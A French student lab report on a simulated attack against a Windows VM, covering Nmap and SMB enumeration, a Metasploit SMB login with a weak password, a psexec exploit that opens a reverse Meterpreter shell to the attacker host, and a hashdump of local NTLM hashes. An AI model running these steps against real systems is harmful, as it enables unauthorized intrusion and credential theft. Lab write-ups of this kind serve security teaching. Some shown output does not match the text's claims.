

TP 3.2 : Attaque Windows et Extraction d'Identifiants

I. Introduction

Ce rapport détaille la simulation d'une attaque informatique en environnement contrôlé, reproduisant un scénario courant en entreprise. L'objectif est de démontrer comment un attaquant, déjà présent sur le réseau interne, peut compromettre un poste de travail Windows en exploitant des configurations par défaut et des politiques de mots de passe faibles, sans utiliser de vulnérabilité logicielle complexe. Nous suivrons la chaîne d'attaque complète (Cyber Kill Chain), de la reconnaissance à l'extraction d'informations sensibles.

II. Déroulement de l'attaque

1) Commande Nmap : `nmap -sS 192.168.56.20`

Le scan révèle plusieurs ports ouverts, caractéristiques d'un environnement Windows. Le plus notable est le port 445/TCP (Microsoft-ds), utilisé par le protocole SMB (Server Message Block) pour le partage de fichiers et d'imprimantes. Ce service est une cible de choix pour un attaquant.

```
(morel@kali)-[~]
$ sudo nmap -sS 192.168.56.20
[sudo] password for morel:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-26 08:18 CEST
Nmap scan report for 192.168.56.20
Host is up (0.0015s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:F1:72:BC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.67 seconds

(morel@kali)-[~]
$
```

2) Récupération d'information système sans authentification :

Commande : `nmap -p 445 --script smb-os-discovery 192.168.56.20`

```
(morel@kali)-[~]
$ nmap -p 445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-26 08:21 CEST
Nmap scan report for 192.168.56.20
Host is up (0.0016s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

(morel@kali)-[~]
$
```

Le script Nmap interroge le service SMB et renvoie des informations précieuses pour l'attaquant tel que : le nom de la machine, la version de Windows et le groupe de travail. Ces données permettent de préparer des attaques ciblées.

3) Découvertes des partages réseau :

La commande smbclient -L permet de vérifier si des ressources sont accessibles sur la machine cibles.

```
(morel@kali)-[~]
$ smbclient -L //192.168.56.20 -N

      Sharename      Type      Comment
      ──────────      ───      ─────────
      ADMIN$         Disk      Administration à distance
      C$             Disk      Partage par défaut
      IPC$           IPC       IPC distant
      Users          Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.20 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(morel@kali)-[~]
$
```

La commande liste les partages disponibles, y compris les partages administratifs (comme ADMIN\$, C\$) et potentiellement d'autres partages. L'option -N indique une tentative de connexion sans mot de passe. Ceci démontre qu'une mauvaise configuration des permissions de partage peut entraîner une fuite de données sans même nécessiter de compte utilisateur.


4) Simulation d'un cas réaliste : Identifiants faibles

```
PS C:\Windows\system32> net user testuser password123! /add
La commande s'est terminée correctement.

PS C:\Windows\system32> |
```

Ce compte représente un utilisateur ayant un mot de passe faible.

5) Test de connexion avec Metasploit :



```
File Actions Edit View Help
+-----+
| METASPLOIT by Rapid7 |
+-----+
| [RECON] |
| [EXPLOIT] |
| [PAYLOAD] |
| [LOOT] |
+-----+

msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass password123!
SMBPass => password123!
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.56.20:445 - 192.168.56.20:445 - Starting SMB login bruteforce
[+] 192.168.56.20:445 - 192.168.56.20:445 - Success: '.\testuser:password123!'
[!] 192.168.56.20:445 - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Le module confirme que l'authentification a réussi ([+] 192.168.56.20:445 – success: '.\testuser:Password123!'). Cela valide que l'attaquant peut s'authentifier sur le service SMB.

6) Ouverture d'une session distante sur Windows

```

msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf6 exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf6 exploit(windows/smb/psexec) > set SMBPass password123!
SMBPass => password123!
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'...
[*] 192.168.56.20:445 - Selecting PowerShell target
[*] 192.168.56.20:445 - Executing the payload...
[*] 192.168.56.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.56.20
[*] Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.20:51413) at 2026-04-26 17:36:46 +0200

meterpreter > Getuid
[-] Unknown command: Getuid
meterpreter > sysinfo
Computer      : DESKTOP-NP0H5CU
OS           : Windows 10 (10.0 Build 19043).
Architecture : x64
System Language : fr_FR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

L'exploit réussit et ouvre une session Meterpreter. La commande sysinfo donne des détails sur le système confirmant la compromission réussie du système.

7) Extraction des informations sensibles

```

meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ivan:1001:aad3b435b51404eeaad3b435b51404ee:4195d173a2d5766128ed24adffaf9a31:::
testuser:1002:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8073aaca:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58782a2b32daeb601655f630461026e5:::

```

La commande affiche la liste des utilisateurs locaux et leurs hashes de mots de passe. Ces hashes peuvent être cassés hors ligne ou utilisés pour des attaques de type "Pass-the-Hash" pour rebondir vers d'autres systèmes.

III. Conclusion

Ce TP illustre avec réalisme le déroulement d'une cyberattaque silencieuse et efficace. Il démontre que la sécurité d'un système d'information est un maillon faible qui peut être brisé non pas par une technologie sophistiquée, mais par de simples négligences humaines (mots de passe faibles) et de configuration. La compromission d'un simple poste de travail, comme montré, ne reste pas isolée : l'extraction de hashes de mots de passe ouvre la voie à une compromission globale du système d'information. Ce TP nous enseigne que la sécurité est un processus continu d'audit, de durcissement et de sensibilisation des utilisateurs.